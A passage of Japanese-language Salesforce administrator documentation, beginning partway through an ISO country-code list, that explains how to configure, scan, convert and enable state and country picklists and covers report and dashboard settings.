KH	カンボジア
KI	キリバス
KM	コモロ
KN	セントクリストファーネイビス
KP	北朝鮮 (朝鮮民主主義人民共和国)
KR	大韓民国
KW	クウェート
KY	ケイマン諸島
KZ	カザフスタン
LA	ラオス人民民主共和国
LB	レバノン
LC	セントルシア
LI	リヒテンシュタイン
LK	スリランカ
LR	リベリア
LS	レソト

ISO コード	国
LT	リトアニア
LU	ルクセンブルグ
LV	ラトビア
LY	リビア・アラブ国
MA	モロッコ
MC	モナコ
MD	モルドバ共和国
ME	モンテネグロ
MF	サン・マルタン (フランス領)
MG	マダガスカル
MK	マケドニア旧ユーゴスラビア共和国
ML	マリ
MM	ミャンマー
MN	モンゴル
MO	マカオ
MQ	マルティニーク島
MR	モーリタニア
MS	モントセラト
MT	マルタ
MU	モーリシャス
MV	モルジブ
MW	マラウィ
MX	メキシコ*
MY	マレーシア
MZ	モザンビーク
NA	ナミビア
NC	ニューカレドニア
NE	ニジェール

ISO コード	国
NF	ノーフォーク島
NG	ナイジェリア
NI	ニカラグア
NL	オランダ
NO	ノルウェイ
NP	ネパール
NR	ナウル
NU	ニウエ
NZ	ニュージーランド
OM	オマーン
PA	パナマ
PE	ペルー
PF	フランス領ポリネシア
PG	パプアニューギニア
PH	フィリピン
PK	パキスタン
PL	ポーランド
PM	サンピエール島・ミクロン島
PN	ピトケアン
PS	パレスチナ
PT	ポルトガル
PY	パラグアイ
QA	カタール
RE	レユニオン
RO	ルーマニア
RS	セルビア
RU	ロシア連邦
RW	ルワンダ

ISO コード	国
SA	サウジアラビア
SB	ソロモン諸島
SC	セイシェル
SD	スーダン
SE	スウェーデン
SG	シンガポール
SH	セントヘレナ・アセンションおよびトリスタンダクーニャ
SI	スロベニア
SJ	スバールバル諸島・ヤンマイエン島
SK	スロバキア
SL	シェラレオネ
SM	サンマリノ
SN	セネガル
SO	ソマリア
SR	スリナム
SS	南スーダン
ST	サントメプリンシペ
SV	エルサルバドル
SX	シントマールテン (オランダ領)
SY	シリア・アラブ共和国
SZ	スワジランド
TC	タークス・カイコス諸島
TD	チャド
TF	フランス南方領土
TG	トーゴ
TH	タイ
TJ	タジキスタン
TK	トケラウ

ISO コード	国
TL	東チモール
TM	トルクメニスタン
TN	チュニジア
TO	トンガ
TR	トルコ
TT	トリニダード・トバゴ
TV	ツバル
TW	台湾
TZ	タンザニア連合共和国
UA	ウクライナ
UG	ウガンダ
US	アメリカ*
UY	ウルグアイ
UZ	ウズベキスタン
VA	ローマ教皇庁 (バチカン市国)
VC	セントビンセントおよびグレナディーン諸島
VE	ベネズエラ・ボリバル共和国
VG	イギリス領ヴァージン諸島
VN	ベトナム
VU	バヌアツ
WF	ワリー・エ・フトゥーナ諸島
WS	サモア
YE	イエメン
YT	マイヨット
ZA	南アフリカ
ZM	ザンビア
ZW	ジンバブエ

都道府県と国の詳細の編集

都道府県または国の詳細ページで、都道府県と国を組織に追加したり、既存の都道府県や国の値を編集したりすることができます。都道府県を追加または編集するには、関連付けられた国の詳細ページから都道府県の詳細ページに移動します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: Database.com Edition を除くすべてのエディション

ユーザ権限

都道府県または国の詳細を追加または編集する
- 「すべてのデータの編集」

1. [設定]から、［クイック検索］ボックスに「*都道府県*」と入力し、[州/国選択リスト]を選択します。
2. [都道府県/国を設定]をクリックします。
3. [新規の国]をクリックして国を追加するか、一覧表示された国の[編集]をクリックします。
4. [国情報]でオプションを指定します。

国名
デフォルトでは、ISO 標準名です。この名前が Salesforce ユーザインターフェースでユーザに表示されます。

国コード
デフォルトでは、2 文字の ISO 標準コードです。ISO コードを変更する場合、新しい値は一意である必要があります。コードでは大文字と小文字が区別され、ASCII 文字および数字のみを使用する必要があります。標準の都道府県または国の ISO コードは編集できません。カスタムの都道府県および国の国コードは、ユーザに対しそれらの都道府県および国を有効化する前であれば編集できます。

インテグレーション値

都道府県または国コードにリンクしているカスタマイズ可能なテキスト値です。標準の都道府県および国のインテグレーション値は、デフォルトでは完全な ISO 標準の都道府県および国名になります。インテグレーション値は、カスタム項目およびオブジェクトの API 名と同様に機能します。インテグレーション値を設定すると、州選択リストと国選択リストを有効にする前に設定したインテグレーションが引き続き機能できます。

インテグレーション値は、組織の他の場所で使用している値と一致するように編集できます。たとえば、国名としてデフォルトの `United States` ではなく `USA` を使用するワークフロールールがあるとします。手動で国コード `US` のインテグレーション値を *`USA`* に設定すると、州選択リストと国選択リストを有効にしたときにワークフロールール違反になりません。

レコードのコード値を更新すると、そのレコードの［都道府県 （テキストのみ）］または［国 （テキストのみ）］列に、対応するインテグレーション値が入力されます。同様に、都道府県または国の［（テキストのみ）］列を有効なインテグレーション値で更新すると、対応する都道府県または国コード列の同期が維持されます。州選択リストおよび国選択リストを有効にした後で、組織のインテグレーション値を変更できます。ただし、選択リストの都道府県および国のインテグレーション値を更新した場合、レコード上にあるそのインテグレーション値は更新されません。名前値はレコードに保存されません。代わりに、レコードの［都道府県コード］または［国コード］値に基づいて Salesforce から取得されます。選択リストの都道府県または国で［名前］と［インテグレーション値］の項目値が異なる場合、レポートまたはリストビュー検索条件で正しい値が使用されていることを確認します。`State` および `Country` 条件では名前を使用し、`State (text only)` および `Country (text only)` 条件ではインテグレーショ

ン値を使用します。このように使用しないと、レポートですべての関連レコードを取得することができません。

有効
国をメタデータ API で使用可能にし、国が含まれるレコードをインポートできるようにします。ただし、さらに参照可能に設定しない限り、Salesforce ではユーザに国は表示されません。

参照可能
Salesforce でユーザが国を利用できるようにします。国を参照可能にするには、事前に有効にしておく必要があります。

5. 国を追加する場合は、[追加] をクリックします。
6. 国を編集する場合は、[都道府県] のオプションを次のように指定します。

有効
都道府県をメタデータ API で使用可能にし、都道府県が含まれるレコードをインポートできるようにします。ただし、さらに [参照可能] に設定しない限り、Salesforce ではユーザに都道府県は表示されません。

参照可能
Salesforce でユーザが都道府県を利用できるようにします。都道府県を参照可能にするには、事前に有効にしておく必要があります。

7. 必要に応じて次のいずれかをクリックします。
   - カスタムの都道府県を追加する場合は、[新規の都道府県]をクリックします。[新規の州]ページで、［州名］、［州コード］、［インテグレーション値］を指定し、新しい都道府県が［有効］か［参照可能］かを選択します。新しい都道府県を保存するには、[追加] をクリックします。
   - ［都道府県名］、［都道府県コード］、［インテグレーション値］など、都道府県の詳細を表示および編集するには [編集] をクリックします。
8. [保存] をクリックします。

関連トピック:

州選択リストと国選択リストの設定
選択リストからの州と国の選択の許可
州選択リストと国選択リストのインテグレーション値
州選択リストおよび国選択リストとメタデータ API

州選択リストおよび国選択リストとメタデータ API

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: Database.com Edition を除くすべてのエディション

多くの州選択リストと国選択リストのインテグレーション値を編集する場合、[設定] で値を編集するよりもメタデータ API を使用する方が効率的です。

メタデータ API を使用して [州/国選択リスト] で既存の都道府県および国を編集できます。メタデータ API を使用して新規の都道府県や国を作成、削除することはできません。最初に、Sandbox 組織で州選択リストと国選択リストを設定します。次に、メタデータ API を使用して Sandbox 設定を取得し、本番組織にリリースします。メタデータ API で州選択リストと国選択リストを処理する方法についての詳細は、『*メタデータ API 開発者ガイド*』の「AddressSettings」を参照してください。

関連トピック:

- 州選択リストと国選択リストのインテグレーション値
- 都道府県と国の詳細の編集

都道府県および国のデータとカスタマイズをスキャンするための準備

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: Database.com Edition を除くすべてのエディション

テキストベースの都道府県項目および国項目を標準化された州選択リストおよび国選択リストに切り替える前に、変更による組織への影響を確認するために組織をスキャンします。この検出プロセスにより、都道府県および国データが組織内のどこにどのように表示されるかが判明します。また、このデータがカスタマイズのどこで使用されているか (リストビューやレポートなど) も判明します。スキャン結果を分析したら、データの変換、カスタマイズの更新、州選択リストと国選択リストの有効化を計画できます。

検出プロセスは組織によって異なります。組織によっては、都道府県および国のテキスト項目から標準化された選択リストへの移行が単純であり、容易に処理できます。一方で、都道府県および国のメタデータが組織全体で広範に使用されている場合、移行は複雑になり、処理に時間がかかります。Salesforce では、新しいリストに円滑に移行できるように、早期かつ頻繁に組織をスキャンすることをお勧めします。次のベストプラクティスと考慮事項に注意してください。

- スキャンによりデータが変換されたり、カスタマイズが修正されたりすることはありません。データを別個に変換し、カスタマイズを個別に更新してください。
- スキャン中、組織の処理は通常どおり続行できます。
- スキャンプロセスでは、影響を受ける管理パッケージは識別されますが、パッケージの問題に対処するためのメカニズムは提供されません。
- スキャンでは、都道府県と国のメタデータを含む数式は検出されません。
- 比較数式関数を使用する入力規則またはワークフロールールで表示値を使用することはできません。都道府県項目または国項目に対する入力規則またはワークフロールールで `BEGINS`、`CONTAINS`、`ISCHANGED`、または `REGEX` を使用している場合、比較関数で `ISPICKVAL` を都道府県および国コード値と共に使用します。
- スキャンでは、都道府県と国のメタデータを使用する個人のリストビューやレポートは検出されません。個人ユーザは、これらのカスタマイズを自分で更新する必要があります。

- 取引開始済みのリードはスキャンできません。州および国選択リストを有効にした場合、取引開始済みリードレコードの都道府県値と国値は更新されません。
- 組織を複数回スキャンします。カスタマイズの更新後、再度スキャンして、変更により問題が修正され、新しい問題が発生していないことを確認してください。

関連トピック:

都道府県および国のデータとカスタマイズのスキャン

選択リストからの州と国の選択の許可

都道府県および国のデータとカスタマイズのスキャン

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: Database.com Edition を除くすべてのエディション

ユーザ権限

都道府県および国のデータとカスタマイズをスキャンする
- 「すべてのデータの編集」

および


「ドキュメントの作成」

組織でテキストベースの都道府県および国の値をスキャンすると、テキストベースの都道府県および国データが既存のレコード内のどこにどのように表示されるかが判明します。たとえば、United States がどのようなテキスト値として保存されたかがすべてわかります。U.S.、US、America、Estados Unidos や、Untied States のようなスペルミスのあるエントリとして保存される場合もあります。さらに、スキャンにより、カスタマイズ内のどこで都道府県および国のデータが使用されているかも判明します。たとえば、次のような場所があります。

- リストビュー
- レポート
- 入力規則
- カスタムボタンとカスタムリンク
- ワークフロールール
- メールテンプレート
- 項目セット
- Apex クラスおよびトリガ
- Visualforce ページ

スキャンが完了すると、詳細なレポートへのリンクを含む 2 件 (住所データとカスタマイズについて 1 件ずつ) のメールを受信します。レポートを分析したら、既存のデータを選択リスト値に変換し、新しい選択リスト項目で使用できるようにカスタマイズを更新する作業を開始します。

1. [設定] から、[クイック検索] ボックスに「*州/国選択リスト*」と入力し、[州/国選択リスト] を選択します。
2. [州/国選択リスト] 設定ページで、[今すぐスキャン] をクリックし、[スキャン] をクリックします。




3. 結果を含むメールを受信するまで待機します。

   組織の規模と複雑さに応じて、結果が生成されるまで数分から数時間かかる場合があります。

   メモ: メールの送信者は noreply@salesforce.com です。件名は「Salesforce 住所データのスキャン」または「Salesforce住所カスタマイズのスキャン」です。メールが送られてこない場合は、メールがスパムフィルタで捕捉されていないか確認してください。

4. 各メールのリンクをクリックして、影響を受けるデータまたはカスタマイズのレポートが含まれるドキュメントに移動します。
5. ドキュメントの詳細ページで、[ファイルを表示] をクリックします。



関連トピック:

選択リストからの州と国の選択の許可

都道府県および国データの変換の準備

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: Database.com Edition を除くすべてのエディション

テキストベースの都道府県および国の値がSalesforce組織に含まれている場合は、そのデータを標準化された選択リスト値に変換できます。既存のデータを変換した場合、選択リストに切り替えた後でもデータを引き続き処理できます。たとえば、営業担当のワシントン州内のリードを抜粋したレポートがあり、レポートが州選択リスト値 Washington から生成されているとします。Wash.、WA、Washingtonなどのテキストベースの値を含むレコードがレポートに含まれるようにするには、テキストベースの都道府県データを標準化された選択リスト値に変換します。

既存の都道府県および国テキストデータを標準化された選択リスト値に変換することで、組織で選択リストが有効化された後にデータの整合性が確保されます。ユーザが選択リストにない都道府県または国の値が含まれるレコードを保存すると、入力規則エラーが発生します。また、州選択リストと国選択リストを有効にする前に作成したレコードに、選択リストを使用して作成したレコードとは異なる都道府県および国の値が含まれていると、レポートの信頼性が低下します。

データを変換するとき、Salesforce では、最初に国、次に都道府県が処理されます。変換プロセスを進めるときは、次の点に留意してください。

- 頻繁に保存してください。変換ツールの終了や再開はいつでも可能です。
- データの変換中、組織の処理は通常どおり続行できます。
- 影響を受けるデータとカスタマイズのスキャン中、あるいは州選択リストまたは国選択リストのリリース中は、データを変換できません。
- ユーザ向けに選択リストを有効化するまでは、いつでも手順を繰り返したり、元に戻したりできます。選択リストを有効化した後は、変換を元に戻すことはできません。
- Data.com Clean を使用する場合は、変換が完了するまでクリーンアップジョブを一時停止することをお勧めします。

関連トピック:

都道府県および国データの変換
選択リストからの州と国の選択の許可

都道府県および国データの変換

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: Database.com Edition を除くすべてのエディション

ユーザ権限

テキストベースの都道府県および国データを変換する
- 「すべてのデータの編集」

テキストベースの都道府県および国データを選択リストと互換性のある値に変換するには、特定のテキスト値を選択し、その値に対応付ける標準値を選択します。たとえば、出現するすべての「USA」を選択して、「United States」に変更することができます。

[州/国選択リスト] 設定で都道府県と国の値を変換する前に、組織の選択リストを設定します。これにより、選択リストを有効化すると、指定したインテグレーション値がすべての新規および更新されたレコードで使用され、組織内のデータの一貫性と正確性が確保されます。

最初に国を変換し、その後で都道府県を変換します。

変換できる国値は最大 2,000、都道府県値は最大 2,000 ですが、州選択リストまたは国選択リストに含まれる都道府県または国が 1,000 を超えると、パフォーマンスが低下することがあります。

1. [設定] から、［クイック検索］ボックスに「*州/国選択リスト*」と入力し、[州/国選択リスト] を選択します。
2. [州/国選択リスト] 設定ページで、[今すぐ変換] をクリックします。[国の変換] ページが開きます。このページには、組織に表示されるすべての国のテキスト値と、各値の使用回数が表示されます。
3. 変換する 1 つ以上の値の［変更］を選択します。たとえば、United States のすべての反復で［変更］を選択します。
4. ［変更後］エリアで、テキスト値の変換後の国を選択し、[変更リストに保存] をクリックします。

メモ: 都道府県または国を［不明な値］に対応付けると、ユーザにはレコードの都道府県と国が表示されます。ただし、レコードを保存する前に、都道府県と国を有効な値に変更しないとエラーになります。

5. Canada など、他の国の値についてステップ 3 と 4 を繰り返します。
   Salesforce では、[変更リスト] 領域の計画済みの変更を追跡します。
6. すべての国が対応付けられたら、[次へ] をクリックして都道府県の値を変換します。
   [元の国] 列を使用して、都道府県に関連付けられた国を指定します。
7. [変更を確認] ページで、[完了] をクリックして設定の概要ページに戻るか、[完了して選択リストを有効化] をクリックして値を変換し、組織の州選択リストと国選択リストをオンにします。

元に戻す場合は、次の点に留意してください。

- [国の変換] または [都道府県の変換] ページでは、いつでも [元に戻す] をクリックすれば変更リストの値を元に戻すことができます。
- [都道府県の変換] ページでは、[前へ] をクリックすると [国の変換] ページに戻り、国の対応付けを変更できます。
- 都道府県と国の値は、[完了] をクリックした後でも変換できます。ただし、選択リストの有効化後は、変換の対応付けを編集できなくなります。

関連トピック:

選択リストからの州と国の選択の許可

州選択リストと国選択リストの有効化および無効化

州選択リストと国選択リストは、有効化するとすぐにユーザが使用できるようになります。ただし、Salesforce で既存のレコードの ISO コード項目に値が入力されるまでに時間がかかる場合があります。コード項目に値が入力される前にユーザがレコードの都道府県または国を編集しようとすると、コード値を選択するように要求されます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: Database.com Edition を除くすべてのエディション

ユーザ権限

州選択リストと国選択リストをオン/オフにする
- 「すべてのデータの編集」

1. [設定] から、[クイック検索] ボックスに「*州/国選択リスト*」と入力し、[州/国選択リスト] を選択します。
2. [州/国選択リスト] 設定ページで、[有効化] をクリックして選択リストをオンにします。

   メモ:
   - 既存のテキストベースのデータを選択リスト値に変換した後に、州選択リストと国選択リストを有効化することもできます。「都道府県および国データの変換」を参照してください。
3. 州選択リストと国選択リストをオフにするには、[州/国選択リスト] 設定ページで [無効化] をクリックします。

   重要: 州選択リストと国選択リストを無効化すると、次のようになります。
   - 選択リストを有効化してから保存していないレコードについては、都道府県および国の値が元のテキスト値に戻ります。
   - 選択リストを有効化してから保存したレコードについては、都道府県および国のインテグレーション値によって元のテキスト値が置き換えられます。

- カスタマイズ(ワークフロー項目自動更新、メールテンプレート、Visualforceページなど)での州選択リストおよび国選択リストの参照は、無効になります。
- レポートおよびリストビューで選択リスト項目を参照する列および検索条件は、非表示になります。

関連トピック:

選択リストからの州と国の選択の許可

州選択リストと国選択リストの項目同期ロジック

州選択リスト値および国選択リスト値を含むレコードを保存すると、Salesforceによってレコードの都道府県および国のインテグレーション値とコード値が同期されます。レコード詳細ページで都道府県および国のインテグレーション値を直接編集することはできません。レコードの都道府県または国のインテグレーション値を直接編集するには、ワークフロー、Apex コード、API インテグレーションなどを使用する必要があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: Database.com Edition を除くすべてのエディション

変更内容	結果
レコードの都道府県または国コードを有効な値に更新します。	Salesforce で、レコードの都道府県または国のインテグレーション値をコードと一致するように更新します。
レコードの都道府県または国のインテグレーション値を有効な値に更新します。	Salesforce で、レコードの都道府県または国コードをインテグレーション値と一致するように更新します。
レコードの国コードを削除しますが、対応する都道府県コードは削除しません。	Salesforce で、レコードの都道府県コードと、都道府県および国のインテグレーション値が削除されます。
都道府県および国の値を含むレポートを作成または更新します。新しい都道府県は、新しい国には含まれていません。	変更は保存されません。エラーメッセージが表示されます。
既存のレコードの都道府県または国のインテグレーション値とコード値を更新します。新しいインテグレーション値とコード値が一致しません。	変更は保存されません。エラーメッセージが表示されます。

変更内容	結果
一致しない都道府県または国のインテグレーション値とコード値を含むレコードを作成します。	Salesforce で、新しいレコードのインテグレーション値をコード値と一致するように更新します。

関連トピック:

- 選択リストからの州と国の選択の許可
- 州選択リストと国選択リストのインテグレーション値
- 州選択リストと国選択リストのエラーメッセージ

州選択リストと国選択リストのエラーメッセージ

都道府県または国のコードとテキスト値が一致しないレコードを保存しようとすると、さまざまなエラーが発生することがあります。ここでは、それらのエラーメッセージについて解説します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: Database.com Edition を除くすべてのエディション

エラー	原因
項目に無効な国が指定されています	国コードが既存の国と一致しません。
正しく表示されている場合でも、この国名には問題があります。有効な国のリストから国を選択してください。	国のインテグレーション値が既存の国と一致しません。または、データ変換時に、国の値が `Unknown value` に対応付けられました。
項目のインテグレーション値と ISO コードが一致しませんでした	コードとインテグレーション値が異なる都道府県または国と一致します。
項目に州の値を指定する前に、国を指定する必要があります	レコードに都道府県コードまたはインテグレーション値はありますが、国コードがありません。対応する国がないと、都道府県を保存できません。
既存の国では項目の州の値が認識されません	都道府県コードとインテグレーション値は、異なる国の都道府県に属しています。
項目に無効な州が指定されています	都道府県コードが既存の都道府県と一致しません。

関連トピック:

- 選択リストからの州と国の選択の許可
- 州選択リストと国選択リストのインテグレーション値
- 州選択リストと国選択リストの項目同期ロジック

レポートとダッシュボードのカスタマイズ

ユーザにとって最も役立つ方法でユーザに情報を提供するようにレポートとダッシュボードを設定します。

このページにアクセスするには、[設定]から［クイック検索］ボックスに「*レポート*」と入力し、[レポートおよびダッシュボードの設定] を選択します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

レポート設定およびダッシュボード設定を変更する

- 「アプリケーションのカスタマイズ」

レポートおよびダッシュボードユーザへの便利な機能の提供

ユーザがレポートおよびダッシュボードからさらに多くを得られるように、いくつかのユーザインターフェース機能を有効または無効にできます。これらは利便性や使いやすさのために設定するもので、レポートおよびダッシュボードで返されるデータには影響しません。

レポート通知への登録をユーザに許可

特定の総計値が指定した条件に一致した場合に通知されるレポートに登録することをユーザに許可します。

レポートおよびダッシュボードのメール通知のカスタマイズ

ユーザが使用しているレポートおよびダッシュボードの情報に変更があったときに、ユーザに通知する方法を選択します。

カスタムレポートタイプの設定

*レポートタイプ*は、主オブジェクトとその関連オブジェクトとの関係に基づいて、レポートで使用するレコードと項目のセットを定義するものです。レポートには、レポートタイプで定義された条件を満たすレコードのみが表示されます。

レポートとダッシュボードの拡張共有の有効化

分析共有を有効化すると、Salesforce によりユーザの既存のフォルダアクセス権が新しい詳細なアクセス権に変換されます。

履歴トレンドレポートの設定

履歴トレンドレポートをユーザが使用できるようにするには、条件を使用して、履歴トレンドレポート用にキャプチャするデータ量を設定することから始めます。その後、履歴レポートに必要な項目を選択します。

レポートウィザードのアップグレード

強力なドラッグアンドドロップエディタであるレポートビルダーは、レポートを作成、編集するための標準のツールです。組織でまだ従来のレポートウィザードを使用している場合は、レポートビルダーにアップグレードしてください。

関連トピック:

- レポートウィザードのアップグレード

レポートおよびダッシュボードユーザへの便利な機能の提供

ユーザがレポートおよびダッシュボードからさらに多くを得られるように、いくつかのユーザインターフェース機能を有効または無効にできます。これらは利便性や使いやすさのために設定するもので、レポートおよびダッシュボードで返されるデータには影響しません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

レポート設定およびダッシュボード設定を変更する

- 「アプリケーションのカスタマイズ」

スクロール中のレポートヘッダーの表示

レポートヘッダーのフロート表示により、レポート結果のスクロール距離に関係なく、列ヘッダーおよび行ヘッダーを常に画面に表示しておくことができます。

ダッシュボードの迅速な検出

ダッシュボードファインダのオートコンプリート機能を使用すると、ユーザは [ダッシュボード] タブで検索フィルタにダッシュボード名の最初の数文字を入力するだけでダッシュボードをすばやく検出できます。

Chatter へのダッシュボードコンポーネントの投稿

ダッシュボードコンポーネントのスナップショットを使用すると、ユーザは、ダッシュボードコンポーネントの静的画像を Chatter フィードに投稿して、すべてのユーザがそのスナップショットを表示できるようにすることができます。

レポートの社外秘情報免責事項の除外

デフォルトでは、レポートのフッターには「社外秘情報-配布厳禁」という免責事項が含まれます。この免責事項は、レポートの共有先に対するユーザの注意を喚起し、第三者にレポートが表示されないようにするものです。この免責事項は自由にレポートから除外できます。

Salesforce1 での拡張グラフの表示

Salesforce1 でユーザに拡張グラフを表示します。拡張グラフは Lightning Experience のグラフに似ています。レポートにドリルインする前に詳細が表示され、グラフの区分をタップするとレポートが絞り込まれて、グラフの種類を変更できます。この機能は、すべてのバージョンの Salesforce1 で使用できます。

スクロール中のレポートヘッダーの表示

レポートヘッダーのフロート表示により、レポート結果のスクロール距離に関係なく、列ヘッダーおよび行ヘッダーを常に画面に表示しておくことができます。

レポートヘッダーがフロート表示されるため、ユーザは長いレポートの最後までスクロールしても、列のヘッダー名を参照するために先頭に戻る必要がありません。

また、フロート表示されているレポートヘッダーをクリックして、特定の列のデータを並び替えることもできます。フロート表示されているレポートヘッダーをクリックしてデータを並び替えると、レポートが更新され、レポート結果の先頭にリダイレクトされます。

ヘッダーのフロート表示は、表形式レポート、サマリーレポート、およびマトリックスレポートで使用できます。

1. [設定] から、[クイック検索] ボックスに「*レポート*」と入力し、[レポートおよびダッシュボードの設定] を選択します。
2. [レポートヘッダーのフロート表示を有効化] をオンまたはオフにします。
3. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

レポート設定およびダッシュボード設定を変更する

- 「アプリケーションのカスタマイズ」

ダッシュボードの迅速な検出

ダッシュボードファインダのオートコンプリート機能を使用すると、ユーザは [ダッシュボード] タブで検索フィルタにダッシュボード名の最初の数文字を入力するだけでダッシュボードをすばやく検出できます。

入力したテキストに一致するすべてのダッシュボードがドロップダウンリストに動的に表示されます。リストの最初にはユーザが最近参照したダッシュボードが表示され、次に、他のダッシュボードがフォルダごとにアルファベット順で表示されます。最初の 1000 結果を 1 つのリストに表示します。1000 件を超えると、ページごとに 500 件の結果が表示されます。ユーザは、アクセス可能なフォルダのダッシュボードだけを参照できます。代わりに静的ドロップダウンリストを使用するには、このオプションを無効にします。

デフォルトでは、このオプションが有効になっています。

1. [設定] から、[クイック検索] ボックスに「*レポート*」と入力し、[レポートおよびダッシュボードの設定] を選択します。
2. [ダッシュボードファインダを有効化] をオンまたはオフにします。
3. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

レポート設定およびダッシュボード設定を変更する

- 「アプリケーションのカスタマイズ」

Chatter へのダッシュボードコンポーネントの投稿

ダッシュボードコンポーネントのスナップショットを使用すると、ユーザは、ダッシュボードコンポーネントの静的画像を Chatter フィードに投稿して、すべてのユーザがそのスナップショットを表示できるようにすることができます。

1. ダッシュボードの Chatter フィード追跡が有効になっていることを確認します。
2. [設定] から、[クイック検索] ボックスに「*レポート*」と入力し、[レポートおよびダッシュボードの設定] を選択します。
3. [ダッシュボードコンポーネントスナップショットを有効化] をオンまたはオフにします。

重要: このオプションを使用して、ユーザは、ダッシュボードの表示設定を上書きし、すべての Chatter ユーザがスナップショットを表示できるようにすることができます。これにより、ダッシュボードフォルダにユーザを追加しなくても時間指定のデータを簡単に共有できるようになりますが、ユーザが部外秘または機密の情報を誤って投稿する可能性があることに留意してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

レポート設定およびダッシュボード設定を変更する
- 「アプリケーションのカスタマイズ」

レポートの社外秘情報免責事項の除外

デフォルトでは、レポートのフッターには「社外秘情報-配布厳禁」という免責事項が含まれます。この免責事項は、レポートの共有先に対するユーザの注意を喚起し、第三者にレポートが表示されないようにするものです。この免責事項は自由にレポートから除外できます。

1. [設定] から、[クイック検索] ボックスに「*レポートおよびダッシュボードの設定*」と入力し、[レポートおよびダッシュボードの設定] を選択します。
2. [エクスポートされたレポートから免責事項を除外] と [[レポート実行] ページおよび [印刷用に表示] ページから免責事項を除外] を選択します。
3. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

レポート設定およびダッシュボード設定を変更する
- 「アプリケーションのカスタマイズ」

Salesforce1 での拡張グラフの表示

Salesforce1 でユーザに拡張グラフを表示します。拡張グラフは Lightning Experience のグラフに似ています。レポートにドリルインする前に詳細が表示され、グラフの区分をタップするとレポートが絞り込まれて、グラフの種類を変更できます。この機能は、すべてのバージョンの Salesforce1 で使用できます。

エディション


使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

